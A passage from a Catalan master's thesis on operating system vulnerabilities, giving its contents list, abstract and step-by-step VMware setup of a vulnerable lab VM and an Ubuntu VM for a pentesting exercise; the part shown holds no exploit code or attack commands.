

# Vulnerabilitats en Sistemes Operatius

Màster Interuniversitari de Seguretat de les tecnologies de la  
informació i de les comunicacions (M.I.S.T.I.C)

Autor: Josep Escrivá Morató

Tutor: Carles Estorach Espinós



## ÍNDEX DE CONTINGUTS

Dedicatories .....	3
Resum.....	4
Abstract .....	5
Introducció .....	6
Preparació del escenari .....	6
Ferramentes .....	6
Màquina HackersClub (HCCP1_HCA) .....	6
Màquina ubuntu 16.04 lts (versió de 32 bits) .....	14
Màquina kali-linux-2018.3-vm-i386 .....	20
Escenari de explotació (màquina vulnerable, atacant i auxiliars) .....	28
Anàlisis de vulnerabilitats i fingerprinting.....	30
Introducció.....	30
Kali linux .....	31
Nmap .....	31
OS fingerprinting .....	32
Script for scan vulnerabilities .....	34
WhatWeb .....	37
Whois .....	39
Nessus .....	41
Nikto.....	46
Sparta.....	49
Owasp Zap.....	51
Dmitry .....	54
SSH.....	57
HTTP .....	58
Detecció i explotació de l'exploit .....	60
Solucions a l'exploit.....	62
Crear exploit.....	64
Incorporar el exploit al Metasploit .....	66
Escalar a privilegis d'administrador.....	70
DirtyCow (Escalada de privilegis) .....	71
Explicació de la vulnerabilitat .....	71
Explotació de la vulnerabilitat .....	73
Mitigacions de la vulnerabilitat .....	79
DEP.....	81

Introducció.....	81
Funcionament.....	81
Llimitacions.....	82
ASLR.....	83
Introducció.....	83
Funcionament.....	84
Llimitacions.....	84
DEP + ASPLR.....	85
Mitigacions per protegir la màquina.....	86
Conclusions.....	88
Referències bibliogràfiques.....	89

## DEDICATORIES

Tot el esforç de aquest treball està dedicat al meu entorn més proper, a Victoria per totes les hores de ajuda, comprensió i inestimable paciència per donar-me suport en totes les fases del procés de creació de pràctiques i treballs.

Als meus pares Vicent i Pepa per comprendre que durant aquest temps he pogut desplaçar-me menys per a veure'ls per les hores de esforç dedicades a comprendre el món de la seguretat informàtica, també la resta de la família, ja que tots han aportat un granet de la seua part per a comprendre la dedicació que necessita aquest món.

A tots els companys que m'han ajudat o han fet per col·laborar mútuament per a poder traure avant tots els obstacles que sens posaven en el camí, als mestres de la UOC per facilitar la flexibilitat a l'hora de la realització de les pràctiques i al meu tutor per donar-me suport en totes les preguntes que han necessitat resposta al llarg de la elaboració de aquesta pràctica.

I per últim al meu gat per estar ma a ma amb mi en les nits de estudi fins a les tantes.



## RESUM

La informàtica de avui en dia ens planteja un repte més gran que mai, el número de màquines i dispositius que s'utilitzen cada mil·lèsima de segon creix a un ritme vertiginós i això comporta que tots els recursos de programari que empen aquests dispositius siguin imperfectes i tinguin un forat negre per el qual poder atacar-los.

El món del pentesting es un ampli ventall de opcions per a que els sistemes emprats en la vida quotidiana tinguin el màxim possible de protecció front a amenaces externes que pugen convertir un ús quotidià en un infern gràcies a l'ús de pràctiques il·legals que ocasionen robatoris de comptes bancaris, robatoris de fotografies privades, invasió en la privacitat de una càmera web i tècniques expiatòries de fins i tot el que es pot escriure en el nostre ordinador poden ser emmagatzemats per males pràctiques en dispositius tant petit com un llapis USB.

Els recursos de auditories i seguretat ens permeten fer un possible barrejat del que està en la ment de qui vol entrar en els nostres sistemes per a apropiat-se de les nostres dades replicant eixos pensaments i tàctiques de apropiació però per a fins a la inversa que son els de la màxima seguretat i protecció de tot el que pot estar deixat en un determinat sistema tecnològic i òbviament informàtic.

En aquest punt entra en acció la distribució Kali Linux, una variant dedicada al món de la seguretat i les tècniques de hacking que poden ser emprades en qualsevol sistema emprat a diari per milions de usuaris com siguin Android, iOS, Linux, Windows, OS i milers més que té el objectiu de fer un barrejat ètic de totes les possibles condicions, anàlisis i atacs que pugen donar-se en tot tipus de sistemes comentats anteriorment.

Aquest potent sistema permetrà dedicar el temps necessari a investigar, corregir i protegir els sistemes operatius a tots els nivells analitzant de forma rigorosa recopilant el màxim de informació, analitzant vulnerabilitats, avaluant bases de dades, protegint contra atacs per obtindre contrasenyes, atacs a xarxes sense fils, ús de enginyeria inversa, ferramentes de exploració, ferramentes forenses, de enginyeria social i inclús a nivells de sistema, investigant tant software com hardware.

El objectiu serà desengranar un escenari on es donen alguns dels condicionals de un atac que podria ser ocasionat per atacants en cassos reials i tractar de posar solucions a pegats per a poder contrarestar la força dels atacs, minimitzant l'impacte.

## ABSTRACT

Today's computing poses a greater challenge than ever, the number of machines and devices that use every thousandth of a second grows at a dizzying pace and that means that all the software resources that use these devices are imperfect and have a hole black by which to attack them.

The world of pentesting is a wide range of options so that the systems used in daily life have the maximum possible protection against external threats that go up to turn daily use into hell thanks to the use of illegal practices that cause theft of bank accounts , theft of private photographs, invasion of the privacy of a webcam and even expiatory techniques that can be written on our computer can be stored for bad practices in devices as small as a USB stick.

The resources of audits and security allow us to make a possible mix of what is in the mind of those who want to enter our systems to appropriate our data by replicating axes, thoughts and tactics of appropriation, but to the inverse of maximum security. and protection of everything that can be left in a certain technological and obviously computer system.

At this point the Kali Linux distribution comes into play, a variant dedicated to the world of security and hacking techniques that can be used in any system used daily by millions of users such as Android, iOS, Linux, Windows, OS and thousands more that has the objective of making an ethical mix of all the possible conditions, analyzes and attacks that arise in all types of systems discussed above.

This powerful system will allow dedicate the necessary time to investigate, correct and protect operating systems at all levels analyzing rigorously collecting the maximum information, analyzing vulnerabilities, evaluating databases, protecting against attacks by getting passwords, attacks on networks without threads, use of reverse engineering, exploration tools, forensic tools, social engineering and even at system levels, researching both software and hardware.

The objective will be disengaged a scenario where some of the conditions of an attack that could be caused by attackers in real cases and try to put solutions to patches to counteract the strength of the attacks, minimizing the impact.

## INTRODUCCIÓ

### PREPARACIÓ DEL ESCENARI

#### FERRAMENTES

Per a poder tindre el escenari muntant empraré la ferramenta de virtualització:


- VM Ware Workstation PRO 12.

#### MÁQUINA HACKERSCLUB (HCCP1\_HCA)

El primer pas de tots serà muntar la màquina a la que tractarem de tindre accés per mitjà de les seues vulnerabilitats, per lo tant descarregarem de l'enllaç que ens proveeixen els tutors el ISO en qüestió des de el Google Drive:


<https://drive.google.com/file/d/1jLqDoqyWyAMii-bnsH2tEBbfn5tgMqaB/view?usp=sharing>

Un cop descarregada la màquina, seleccionarem ja dins del VM Ware 12 la opció de "Create a New Virtual Machine"




#### 1.Crear nova màquina virtual en VMWARE 12

Després, seleccionem la opció personalitzada:



## 2. Seleccionar opció personalitzada en VMWARE 12


En la següent finestra es trien els productes per defecte que s'empraran dins del VMWARE per a la creació de la màquina, seleccionem la opció "Next" i ja en la finestra següent diem de seleccionar la ISO de la màquina de HackersClub descarregada anomenada "hcpp1\_hca.iso":



## 3. Seleccionar imatge ISO per a carregar la màquina virtual en VMWARE 12




Es continua amb la següent opció que es la de selecció de el sistema que es farà emprar per a la màquina, moltes voltes, VMWARE detecta automàticament la màquina que es tracta de muntar segons el no que aquesta té o segons el que detecta en el seu contingut, en aquest cas detecta el S.O "Linux" i la versió "Other Linux 3.x kernel" com podem observar en pantalla:




#### 4. Selecció del sistema operatiu de la màquina virtual per VMWARE 12

El següent pas serà donar-li un nom a la màquina, en el meu cas la màquina s'anomenarà "HCPP1\_HCA" en referència al nom de la ISO, també serà mostrada la ruta en la que s'instal·laran els components per a la màquina virtual:




#### 5. Nom i ruta on trobarem la màquina instal·lada per VMWARE 12

El pas que segueix en la instal·lació ens servirà per a fer la selecció del número de processadors dels que farem ús per a la màquina, en el cas de aquesta màquina (que serà la que més tard rebrà els anàlisis de vulnerabilitat i fingerprinting) no hi haurà cap opció en seleccionar 1 únic processador ja que sabem que es una versió reduïda de terminal Linux i la seua exigència no deu ser massa elevada:




## 6. Selecció del número de processadors dedicats a la màquina per VMWARE 12

Seguim amb la instal·lació arribarem a la memòria del nostre equip dedicada en la seua totalitat al funcionament de la màquina virtual, en aquest cas, al igual que passa amb els processadors la màquina serà una versió molt reduïda, per lo tant ens serà suficient amb una quantitat precària com pugui ser 1GB de memòria:




## 7. Selecció de la memòria del nostre equip dedicada a la màquina creada per VMWARE 12

La següent finestra serà la que permetrà seleccionar el tipus de xarxa per a que les nostres 3 màquines virtuals que possiblement siguin emprades es connecten entre elles , per lo tal emprarem el NAT que ens proporciona la millor opció per comunicar per TCP/IP la xarxa amfitriona (la del equip on instal·lem les màquines) i les xarxes de cadascuna de les màquines virtuals en un escenari Ethernet com es el que s'ha emprat en aquest cas:



## 8. Selecció del tipus de xarxa NAT per la comunicació entre màquines virtuals a VMWARE 12


El següent aspecte a tractar serà la interfície de I/O controller per a seleccionar els controls d'entrada e eixida per als tipus de bus IDE i el seu controlador SCSI a la màquina virtual:



## 9. Tipus de BUS a emprar per la VMWARE 12


Continuem amb el muntatge, després seleccionarem el tipus de disc virtual que volem crear per a la màquina virtual, ací tenim tres opcions:

- **IDE (Integrated Drive Electronics)**, que es un slot que crida a les entrades internes dins dels PC's i es més adequat per a sistemes Windows que funcionen amb els discs NTFS.
- **SCSI (Small Computers System Interface)**, que es una evolució de IDE's enfocats a sistemes emmagatzemats en servidors, en el nostre cas es un petit tipus de màquina amb un TinyCore Linux que se sol emprar per a màquines reduïdes a la terminal per a aprofitar una elevada quantitat de potència per a altres tasques i no per al sistema operatiu, en aquest cas serà la opció més idònia.
- **SATA (Serial Advanced Tecnology Attachment)**, una interfície moderna de discs durs que es la més enfocada a usuaris domèstics o serveis de emmagatzematge i còpies de seguretat.



## 10. Tipus de disc triat per a muntar la màquina virtual en VMWARE 12


Seguim amb la selecció del tipus de disc que anem a crear per a emmagatzematge de la màquina virtual, tenim tres tipus d'opcions, en la primera ressaltarem que es crearà el disc com a disc virtual que facilita el seu moviment entre diferents equips o màquines, la segona emprarà un disc ja creat amb anterioritat que es carregarà des de la pantalla que ens ocupa per a poder restaurar una màquina, la última opció indicada per usuaris més avançats serà la del disc físic que farà que la màquina sigui dedicat per complet a una unitat de disc física real, no sol ser la opció més triada per tindre una configuració més elaborada, si volem crear un disc des de zero com es el nostre cas seleccionarem la primera opció.



## 11. Tipus de disc emprat per a emmagatzemar la màquina virtual en VMWARE


12

Tindrem varies opcions per a la capacitat del disc, primer triarem el espai dedicat, en aquest cas no anem a emmagatzemar res en la màquina que ens HCPPI\_HCA, així que amb un espai de entre uns 1-5 GB serà més que suficient però seguirem la recomanació de VMWARE i li dedicarem 20 GB. La segona part de aquesta pantalla ens dona a triar entre fer ús de un disc complet que requereix dedicar-li un rendiment elevat i a més ocuparà una unitat per complet, emmagatzemar el disc com a un sol arxiu per molt que creixi el arxiu, que podria dificultar la seua mobilitat en cas de moure el disc entre dos màquines diferents o dividir el disc en múltiples arxius per a que sigui més fàcil la seua mobilitat entre equips diferents, serà la millor opció en aquest cas:




## 12. Capacitat del disc i tipus de fitxers per a emmagatzemar la màquina al VMWARE 12

Seleccionarem el nom del arxiu vmdk creat per a emmagatzemar la nostra màquina virtual, per a després identificar-lo en cas de moure'l o copiar-lo a una altra unitat:



### 13. Nom del arxiu creat per a la màquina virtual amb VMWare 12

Després arribarem a la pantalla del resum de les opcions seleccionades per a la instal·lació de la màquina virtual, després seleccionarem la opció de encendre la VM

 [Power on this virtual machine](#)

I arribarem al primer escenari que necessitem per a la realització de la pràctica, pressionarem enter per a arrancar per defecte la màquina TinyCore Linux i podrem observar que ja tenim la HCPP1\_HCA funcionant:



---

### MÀQUINA UBUNTU 16.04 LTS (VERSIÓ DE 32 BITS)

Deixarem muntada una màquina virtual amb Ubuntu, per si necessitem algun tipus de compilació que no podem obtenir amb la màquina Kali Linux que enfocarem més a la obtenció de la informació que es necessària per a poder recollir informació de la màquina HCPP1\_HCA.

**NOTA:** Obviarem el procés de muntatge de la VM en el VMWARE 12 explicat ja en la secció "MÀQUINA HACKERSCLUB (HCPP1\_HCA)" i passarem directament als passos d'instal·lació del propi Ubuntu, hem seleccionat la imatge de Ubuntu 16.04 per a desenvolupar aquesta secció.

Les característiques de aquesta màquina son les següents, molt similars a la màquina anterior, però atorgant-li més memòria al tractar-se de un sistema operatiu amb interfície gràfica:

Device	Summary
Memory	5.3 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

#### 14. Resum components de la màquina virtual Ubuntu 16.04 LTE (x86) al VMWARE 12

Per a aquesta comesa he emprat la imatge ISO:

ubuntu-16.04.1-desktop-i386.iso

Després del procés de muntatge de la màquina virtual i al arrancar des de l'opció cometada anteriorment "Power on this virtual Machine" començarem el procés d'instal·lació de Ubuntu i començarem per vori el logo Ubuntu a la pàgina de carrega que carrega components del nucli ubuntu fins les pàgines de carrega de les opcions:



#### 15. Ubuntu 16.04 està carregant la seua instal·lació




Primer que res seleccionarem el idioma amb el que volem instal·lar el sistema operatiu i triarem la opció de "Instalar Ubuntu":




#### 16. Selecció del idioma per a la instal·lació de Ubuntu 16.04

Les següents opcions per a realitzar de la instal·lació són la selecció dels paquets de actualització o instal·lació de softwares externs per esbrinar la comprovació de compatibilitat amb la targeta gràfica i la connexió Wi-Fi:



## 17. Instal·lació de paquets d'actualització o de software de tercers al Ubuntu 16.04

Al tractar-se de una màquina nova en la finestra del tipus de instal·lació deurem de triar "Borrar disco e instalar Ubuntu" i "Instalar ahora" per a esperar al procés de creació del sistema:



